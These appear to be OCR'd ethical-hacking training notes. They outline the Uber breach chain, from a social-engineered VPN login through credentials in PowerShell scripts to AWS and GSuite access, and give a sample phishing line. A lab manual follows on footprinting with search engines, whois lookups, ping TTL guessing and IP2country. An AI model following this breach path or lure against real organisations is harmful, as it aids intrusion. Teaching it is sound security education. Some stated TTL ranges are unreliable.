(PR


- Homograph generator
- Uber attack case study


Social Engineering
On an Employee
VPN credentials
Access to the Internal Network
Scanned Intranet
Possibly used
NMAP
Access to Internal Network
*.corp.uber.com
Network *share*
Directory
Powershell Scripts
Credentials for Admin User
Thycotic (PAM)
Gave access to Credentials for services
DA, DUO, OneLogin, AWS, GSuite
AWS credentials for *.uberinternal

- Some one is trying to hsck your account plz reset your pass word

- Lab manual browser security

FOOTPRINTING THROUGH SEARCH ENGINES




Pre-requisite:

- Computer installed with OS
- Internet Connection (Broadband, Dial-up)

Footprinting – Search Engines Websites

- www.google.com
- www.bing.com

- We get the organization’s website URL in the search result which gives us the domain name used by the organization.


microsoft - Google Search
https://www.google.com/search?source=hp&ei=MZUwW6_GGprd9QOPjr_oBQ&q=microsoft&oq=mic
Microsoft

Microsoft Support
We Have You Covered with 24/7 Technical Support. Contact Us!

Special Offers
Save On Windows, Xbox & More. Free Shipping & Returns. Every Day.

Microsoft - Official Home Page
https://www.microsoft.com/en-in
At Microsoft our mission and values are to help people and businesses throughout the world realize their full potential.

Store
Xbox - Microsoft Surface - Windows Store - Office 365 - ...

Download Center
Download the latest from Windows, Windows Apps, Office, Xbox ...

Microsoft Support
Welcome to Microsoft Support. Illustration of the Microsoft ...

Windows
Windows 10 unveils new innovations and is better than ...

More results from microsoft.com »

Microsoft Corporation
Technology company

Microsoft Corporation is an American multinational technology company with headquarters in Redmond, Washington. It develops, manufactures, licenses, supports and sells computer software, consumer electronics, personal computers, and services. Wikipedia


Customer service: 1800 102 1100

Stock price: MSFT (NASDAQ)
US$ 100.41 -0.73 (-0.72%)
22 Jun, 4:00 PM GMT-4 - Disclaimer

CEO: Satya Nadella (4 Feb 2014–)

Founded: 4 April 1975, Albuquerque, New Mexico, United States

Headquarters: Redmond, Washington, United States




Pre-requisite:

- Computer installed with OS
- Internet Connection (Broadband, Dial-up)

Footprinting – Whois Websites


- www.whois.net
- www.who.is
- www.godaddy.com



WHOIS LOOKUP

microsoft.com is already registered*

More information like domain name, registrar, DNS servers, date of registration & date of expiration of the domain is also provided.



```
Domain Name: MICROSOFT.COM
Registry Domain ID: 2724960_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.markmonitor.com
Registrar URL: http://www.markmonitor.com
Updated Date: 2014-10-09T16:28:25Z
Creation Date: 1991-05-02T04:00:00Z
Registry Expiry Date: 2021-05-03T04:00:00Z
Registrar: MarkMonitor Inc.
Registrar IANA ID: 292
Registrar Abuse Contact Email: abusecomplaints@markmonitor.com
Registrar Abuse Contact Phone: +1.2083895740
Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
Domain Status: serverDeleteProhibited https://icann.org/epp#serverDeleteProhibited
Domain Status: serverTransferProhibited https://icann.org/epp#serverTransferProhibited
Domain Status: serverUpdateProhibited https://icann.org/epp#serverUpdateProhibited
Name Server: NS1.MSFT.NET
Name Server: NS2.MSFT.NET
Name Server: NS3.MSFT.NET
Name Server: NS4.MSFT.NET
DNSSEC: unsigned
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
```

Popular

No Results Found

Food and Drink

No Results Found

Businesses


No Results Found

Arts and Culture

No Results Found

Filters

☑ Popular
☑ Arts and Culture
☑ Audio and Video
☑ Businesses
□ Colors
□ Computers and Internet
□ Descriptive
□ Educational and Academic
□ Financial and Banking
☑ Food and Drink
□ Fun and Unique
□ Geographic
□ Health and Fitness



Pre-requisite:

- Computer installed with OS
- Internet Connection (Broadband, Dial-up)

Network Footprinting – Websites


- www.whatismyipaddress.com
- www.technicalinfo.net
- www.network-tools.com

Network Footprinting – Tools

Tool : ping


Ping command can be used to check connectivity or availability of a host in the network. Ping also helps us find the kind of system that we are communicating to. Ping uses ICMP protocol.

- If the TTL value for a ping reply is between 226 and 255, it is a network device like a router or switch.




```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\CSP>ping 49.207.9.1

Pinging 49.207.9.1 with 32 bytes of data:
Reply from 49.207.9.1: bytes=32 time=3ms TTL=253
Reply from 49.207.9.1: bytes=32 time=2ms TTL=253
Reply from 49.207.9.1: bytes=32 time=2ms TTL=253
Reply from 49.207.9.1: bytes=32 time=2ms TTL=253

Ping statistics for 49.207.9.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 2ms, Maximum = 3ms, Average = 2ms

C:\Users\CSP>_
```

- If the TTL value for a ping reply is between 99 and 128, it is a windows host.



```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\CSP>ping www.us-council.com

Pinging us-council.com [50.62.160.250] with 32 bytes of data:
Reply from 50.62.160.250: bytes=32 time=250ms TTL=112
Reply from 50.62.160.250: bytes=32 time=250ms TTL=112
Reply from 50.62.160.250: bytes=32 time=251ms TTL=112
Reply from 50.62.160.250: bytes=32 time=250ms TTL=112

Ping statistics for 50.62.160.250:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 250ms, Maximum = 251ms, Average = 250ms

C:\Users\CSP>
```

- If the TTL value for a ping reply is between 35 and 64, it is a unix/linux host.




```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\CSP>ping www.microsoft.com

Pinging e13678.dspb.akamaiedge.net [23.67.3.108] with 32 bytes of data:
Reply from 23.67.3.108: bytes=32 time=236ms TTL=48
Reply from 23.67.3.108: bytes=32 time=235ms TTL=48
Reply from 23.67.3.108: bytes=32 time=235ms TTL=48
Reply from 23.67.3.108: bytes=32 time=235ms TTL=48

Ping statistics for 23.67.3.108:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 235ms, Maximum = 236ms, Average = 235ms

C:\Users\CSP>
```

Tool : IP2country

IP2country is a small application that takes an IP or host and tells you in which country the IP is located.

- Start the **IP2country** application and give the IP address. It will tell you in which country the IP is located.




ip2country

IP address: 168.51.4.7

Destination: US UNITED STATES

Copyright (C) olej 2003
All rights reserved.

olej@aolej.com
http://www.aolej.com



ip2country


IP address: 217.150.72.178

Destination: SE SWEDEN

Copyright (C) olej 2003
All rights reserved.

olej@aolej.com
http://www.aolej.com

WEBSITE FOOTPRINTING



Pre-requisite:

- Computer installed with OS
- Internet Connection (Broadband, Dial-up)

Website Footprinting – Websites

- www.netcraft.com
- www.builtwith.com
- www.archive.org

